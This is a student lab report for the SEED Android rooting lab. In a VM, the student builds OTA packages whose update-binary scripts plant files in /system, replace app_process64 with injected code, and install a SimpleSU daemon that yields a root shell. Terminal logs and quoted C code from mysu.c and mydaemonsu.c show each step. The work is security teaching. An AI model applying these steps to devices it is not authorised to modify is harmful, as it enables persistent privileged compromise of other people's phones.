


Lab Andoid Device Rooting Lab

Task1: Build a simple OTA package

```
[12/02/19]seed@VM:~$ mkdir -p task1/META-INF/com/google/android
[12/02/19]seed@VM:~$ cd task1/META-INF/com/google/android/
[12/02/19]seed@VM:~/.../android$ gedit dummy.sh
[12/02/19]seed@VM:~/.../android$ gedit update-binary
[12/02/19]seed@VM:~/.../android$ chmod a+x update-binary
[12/02/19]seed@VM:~/.../android$ cd
[12/02/19]seed@VM:~$ zip -r task1
```

- 1) Write the update script
 - a. Dummy.sh



- b. Run automatically with root privilege (update-binary)
- ```
cp dummy.sh /android/system/xbin
chmod a+x /android/system/xbin/dummy.sh
sed -i "/return 0/i/system/xbin/dummy.sh" /android/system/etc/init.sh
```

- 2) Build OTA package

```
[12/02/19]seed@VM:~$ zip -r task1.zip task1
adding: task1/ (stored 0%)
adding: task1/META-INF/ (stored 0%)
adding: task1/META-INF/com/ (stored 0%)
adding: task1/META-INF/com/google/ (stored 0%)
adding: task1/META-INF/com/google/android/ (stored 0%)
adding: task1/META-INF/com/google/android/dummy.sh (stored 0%)
adding: task1/META-INF/com/google/android/update-binary (deflated 44%)
```

```
[12/02/19]seed@VM:~$ unzip -l task1.zip
Archive: task1.zip
 Length Date Time Name

0 2019-12-02 11:16 task1/
0 2019-12-02 11:16 task1/META-INF/
0 2019-12-02 11:16 task1/META-INF/com/
0 2019-12-02 11:16 task1/META-INF/com/google/
0 2019-12-02 11:19 task1/META-INF/com/google/android/
30 2019-12-02 11:17 task1/META-INF/com/google/android/dummy.sh
143 2019-12-02 11:19 task1/META-INF/com/google/android/update-binary

173
7 files
[12/02/19]seed@VM:~$
```

### 3) Run the OTA Package

Ip address of recovery system: 10.0.2.78

```
seed@recovery:~$ ifconfig
enp0s3 Link encap:Ethernet HWaddr 08:00:27:bc:94:5f
 inet addr:10.0.2.78 Bcast:10.0.2.255 Mask:255.255.255.0
```

Copy OTA to Recovery OS:


```
[12/02/19]seed@VM:~$ scp task1.zip seed@10.0.2.78:/tmp
The authenticity of host '10.0.2.78 (10.0.2.78)' can't be established.
ECDSA key fingerprint is SHA256:j27XN+nmbyA0avocrLHpQPigRIZknAWmJli5y06vrsA.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.78' (ECDSA) to the list of known hosts.
seed@10.0.2.78's password:
task1.zip 100% 1406 1.4KB/s 00:00
[12/02/19]seed@VM:~$
```

Run OTA:

```
seed@recovery:~$ cd /tmp
seed@recovery:/tmp$ unzip task1.zip
Archive: task1.zip
 creating: task1/
 creating: task1/META-INF/
 creating: task1/META-INF/com/
 creating: task1/META-INF/com/google/
 creating: task1/META-INF/com/google/android/
 extracting: task1/META-INF/com/google/android/dummy.sh
 inflating: task1/META-INF/com/google/android/update-binary
seed@recovery:/tmp$ cd /tmp/task1/META-INF/com/google/android
seed@recovery:/tmp/task1/META-INF/com/google/android$ sudo ./update-binary
[sudo] password for seed:
seed@recovery:/tmp/task1/META-INF/com/google/android$ sudo reboot_
```

Result:

Before:




After:


```
x86_64:/ $ cd system
x86_64:/system $ ls
app dummy fake-libs64 lib media usr
bin etc fonts lib64 priv-app vendor
build.prop fake-libs framework lost+found testfile xbin
x86_64:/system $ dummy
/system/bin/sh: dummy: not found
127|x86_64:/system $ gedit dummy
/system/bin/sh: gedit: not found
127|x86_64:/system $ cat dummy
/system/bin/sh: cat: dummy: Permission denied
1|x86_64:/system $ su cat dummy
Unknown id: cat
1|x86_64:/system $ su
x86_64:/ # cat dummy
sh: cat: dummy: No such file or directory
1|x86_64:/ # system
sh: system: not found
127|x86_64:/ # cd system
x86_64:/system # cat dummy
hello
x86_64:/system # █
```

## Task2: Inject code via app\_process

Step1 Compile the code



```
[12/02/19]seed@VM:~$ cd task2_code
[12/02/19]seed@VM:~/task2_code$ export NDK_PROJECT_PATH=.
[12/02/19]seed@VM:~/task2_code$ ndk-build NDK_APPLICATION_MK=./Application.mk
Compile x86 : my_app_process <= my_app_process.c
Executable : my_app_process
Install : my_app_process => libs/x86/my_app_process
[12/02/19]seed@VM:~/task2_code$
```



Compilation succeeds, we get the binary file in ./libs/x86

Step2 Write the update script and build OTA package.

Update-binary:

```
mv /android/system/bin/app_process64 /android/system/bin/app_process_original
cp my_app_process /android/system/bin/app_process64
chmod a+x /android/system/bin/app_process64
```

Build OTA package:



```

[12/02/19]seed@VM:~$ mkdir -p task2/META-INF/com/google/android
[12/02/19]seed@VM:~$ cd task2/META-INF/com/google/android
[12/02/19]seed@VM:~/.../android$ gedit update-binary
[12/02/19]seed@VM:~/.../android$ chmod a+x update-binary
[12/02/19]seed@VM:~/.../android$ cd
[12/02/19]seed@VM:~$ zip -r task2.zip task2
 adding: task2/ (stored 0%)
 adding: task2/META-INF/ (stored 0%)
 adding: task2/META-INF/com/ (stored 0%)
 adding: task2/META-INF/com/google/ (stored 0%)
 adding: task2/META-INF/com/google/android/ (stored 0%)
 adding: task2/META-INF/com/google/android/update-binary (deflated 58%)
 adding: task2/META-INF/com/google/android/my_app_process (deflated 72%)
[12/02/19]seed@VM:~$ scp task2.zip seed@10.0.2.78:/tmp
seed@10.0.2.78's password:
Permission denied, please try again.
seed@10.0.2.78's password:
task2.zip 100% 2830 2.8KB/s 00:00
[12/02/19]seed@VM:~$ █

```

Recovery OS:

```

seed@recovery:~$ cd /tmp
seed@recovery:/tmp$ unzip task2.zip
Archive: task2.zip
 creating: task2/
 creating: task2/META-INF/
 creating: task2/META-INF/com/
 creating: task2/META-INF/com/google/
 creating: task2/META-INF/com/google/android/
 inflating: task2/META-INF/com/google/android/update-binary
 inflating: task2/META-INF/com/google/android/my_app_process
seed@recovery:/tmp$ cd
seed@recovery:~$ cd /tmp/task2/META-INF/com/google/android
seed@recovery:/tmp/task2/META-INF/com/google/android$ sudo ./update-binary
[sudo] password for seed:
seed@recovery:/tmp/task2/META-INF/com/google/android$ sudo reboot_

```

Result:



```
SEEDAndroid [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助
Window 1
x86_64:/ $ cd system
x86_64:/system $ ls
app dummy fake-libs framework lost+found testfile xbin
bin dummy2 fake-libs64 lib media usr
build.prop etc fonts lib64 priv-app vendor
x86_64:/system $
```

The attack work, we successfully create dummy2 in system and get root privilege. This is because in the Android Booting Process, our modify app\_process, in addition to launch the Zygote daemon, it is also runs "fopen("/system/dummy2")"

## Task3 Implement SimpleSU for Getting Root Shell.

1. Compile and Generate binaries:


```
/bin/bash
[12/02/19]seed@VM:~$ cd SimpleSU
[12/02/19]seed@VM:~/SimpleSU$ bash compile_all.sh
//////////Build Start//////////
Compile x86 : mydaemon <= mydaemonsu.c
Compile x86 : mydaemon <= socket_util.c
Executable : mydaemon
Install : mydaemon => libs/x86/mydaemon
Compile x86 : mysu <= mysu.c
Compile x86 : mysu <= socket_util.c
Executable : mysu
Install : mysu => libs/x86/mysu
//////////Build End//////////
[12/02/19]seed@VM:~/SimpleSU$
```



2. Creat OTA package:

- 1) program

```
[12/02/19]seed@VM:~$ mkdir -p task3/META-INF/com/google/android
[12/02/19]seed@VM:~$ mkdir -p task3/x86/
[12/02/19]seed@VM:~$
```



2) update-binary:

```
update-binary (~/.task3/META-INF/com/google/android) - gedit
mv /android/system/bin/app_process64 /android/system/bin/app_process_original
cp ../../../../../../x86/mydaemon /android/system/bin/app_process64
cp ../../../../../../x86/mysu /android/system/sbin/mysu
chmod a+x /android/system/bin/app_process64
chmod a+x /android/system/sbin/mysu

[12/03/19]seed@VM:~$ cd task3/META-INF/com/google/android
[12/03/19]seed@VM:~/.../android$ gedit update-binary
[12/03/19]seed@VM:~/.../android$ chmod a+x update-binary
[12/03/19]seed@VM:~/.../android$ cd
[12/03/19]seed@VM:~$ zip -r task3.zip task3
 adding: task3/ (stored 0%)
 adding: task3/x86/ (stored 0%)
 adding: task3/x86/mydaemon (deflated 60%)
 adding: task3/x86/mysu (deflated 66%)
 adding: task3/META-INF/ (stored 0%)
 adding: task3/META-INF/com/ (stored 0%)
 adding: task3/META-INF/com/google/ (stored 0%)
 adding: task3/META-INF/com/google/android/ (stored 0%)
 adding: task3/META-INF/com/google/android/update-binary (deflated 63%)
```

3) Send it to Recovery System:


```
[12/03/19]seed@VM:~$ scp task3.zip seed@10.0.2.78:/tmp
seed@10.0.2.78's password:
task3.zip 100% 8542 8.3KB/s 00:00
[12/03/19]seed@VM:~$
```

3. Recovery OS:

```
seed@recovery:~$ cd /tmp
seed@recovery:/tmp$ unzip task3.zip
Archive: task3.zip
 creating: task3/
 creating: task3/x86/
 inflating: task3/x86/mydaemon
 inflating: task3/x86/mysu
 creating: task3/META-INF/
 creating: task3/META-INF/com/
 creating: task3/META-INF/com/google/
 creating: task3/META-INF/com/google/android/
 inflating: task3/META-INF/com/google/android/update-binary
seed@recovery:/tmp$ cd /task3/META-INF/com/google/android
-bash: cd: /task3/META-INF/com/google/android: No such file or directory
seed@recovery:/tmp$ cd /task3/META-INF/com/google/android/
-bash: cd: /task3/META-INF/com/google/android/: No such file or directory
seed@recovery:/tmp$ cd task3
seed@recovery:/tmp/task3$ cd META-INF
seed@recovery:/tmp/task3/META-INF$ cd com
seed@recovery:/tmp/task3/META-INF/com$ cd google
seed@recovery:/tmp/task3/META-INF/com/google$ cd android
seed@recovery:/tmp/task3/META-INF/com/google/android$ sudo ./update-binary
[sudo] password for seed:
seed@recovery:/tmp/task3/META-INF/com/google/android$ sudo reboot_
```




#### 4. Result:



```
x86_64:/ $ mysu
WARNING: linker: /system/xbin/mysu has text relocations. This is wasting memory and p
revents security hardening. Please fix.
start to connect to daemon
sending file descriptor
STDIN 0
STDOUT 1
STDERR 2
2
/system/bin/sh: No controlling tty: open /dev/tty: No such device or address
/system/bin/sh: warning: won't have full job control
x86_64:/ # id
uid=0(root) gid=0(root) groups=0(root) context=u:r:init:s0
x86_64:/ #
```

From the result above, we get a root shell after we rooted the android OS using their OTA package.

| USER   | PID  | PPID | VSIZE | RSS  | WCHAN        | PC | NAME           |
|--------|------|------|-------|------|--------------|----|----------------|
| u0_a36 | 3173 | 2808 | 5064  | 1960 | 0 0000000000 | S  | mysu           |
| root   | 3174 | 1058 | 8316  | 2820 | 0 0000000000 | S  | /system/bin/sh |



```
x86_64:/ # cd /proc/3173/fd
x86_64:/proc/3173/fd # ls
0 1 2 3
x86_64:/proc/3173/fd # cd ../
x86_64:/proc/3173 # cd ../
x86_64:/proc # cd 3174
x86_64:/proc/3174 # cd fd
x86_64:/proc/3174/fd # ls
0 1 10 2 4 5 6 7 9
x86_64:/proc/3174/fd #
```

They do share the same standard input/output device

Question:

1)Server launches the original app\_process binary

```
int main(int argc, char** argv) {
 pid_t pid = fork();
 if (pid == 0) {
 //initialize the daemon if not running
 if (!detect_daemon())
 run_daemon(argv);
 }
 else {
 argv[0] = APP_PROCESS;
 execve(argv[0], argv, environ);
 }
}
```

Filename: mydaemonsu.c

Function name: main()

Line number: 255

2 Client sends its FDs

```
int connect_daemon() {
 //get a socket
 int socket = config_socket();

 //do handshake
 handshake_client(socket);

 ERRMSG("sending file descriptor \n");
 fprintf(stderr, "STDIN %d\n", STDIN_FILENO);
 fprintf(stderr, "STDOUT %d\n", STDOUT_FILENO);
 fprintf(stderr, "STDERR %d\n", STDERR_FILENO);

 send_fd(socket, STDIN_FILENO); //STDIN_FILENO = 0
 send_fd(socket, STDOUT_FILENO); //STDOUT_FILENO = 1
 send_fd(socket, STDERR_FILENO); //STDERR_FILENO = 2
```

Filename:mysu.c

Function name: connect\_daemon()

Line number: 112

3 Server forks to a child process

```

int main(int argc, char** argv) {
 pid_t pid = fork();
 if (pid == 0) {
 //initialize the daemon if not running
 if (!detect_daemon())
 run_daemon(argv);
 }
 else {
 argv[0] = APP_PROCESS;
 execve(argv[0], argv, environ);
 }
}

```

Filename: mydaemonsu.c

Function name: main()

Line number: 247

4 Child process receives client's FDs

```

int child_process(int socket, char** argv){
 //handshake
 handshake_server(socket);

 int client_in = recv_fd(socket);
 int client_out = recv_fd(socket);
 int client_err = recv_fd(socket);

 dup2(client_in, STDIN_FILENO); //STDIN_FILENO = 0
 dup2(client_out, STDOUT_FILENO); //STDOUT_FILENO = 1
 dup2(client_err, STDERR_FILENO); //STDERR_FILENO = 2
}

```

Filename: mydaemonsu.c

Function name: child\_process()

Line number: 147

5 Child process redirects its standard I/O FDs

```

int child_process(int socket, char** argv){
 //handshake
 handshake_server(socket);

 int client_in = recv_fd(socket);
 int client_out = recv_fd(socket);
 int client_err = recv_fd(socket);

 dup2(client_in, STDIN_FILENO); //STDIN_FILENO = 0
 dup2(client_out, STDOUT_FILENO); //STDOUT_FILENO = 1
 dup2(client_err, STDERR_FILENO); //STDERR_FILENO = 2

 ...
}

```

Filename: mydaemonsu.c

Function name: childprocess()

Line number:152

6 Child process launches a root shell

```

int main(int argc, char** argv) {
 //if not root
 //connect to root daemon for root shell
 if (getuid() != 0 && getgid() != 0) {
 ERRMSG("start to connect to daemon \n");

 return connect_daemon();
 }
 //if root
 //launch default shell directly
 char* shell[] = {"/system/bin/sh", NULL};
 execve(shell[0], shell, NULL);
 return (EXIT_SUCCESS);
}

```

Filename:mysu.c

Function name: main()

Line number:149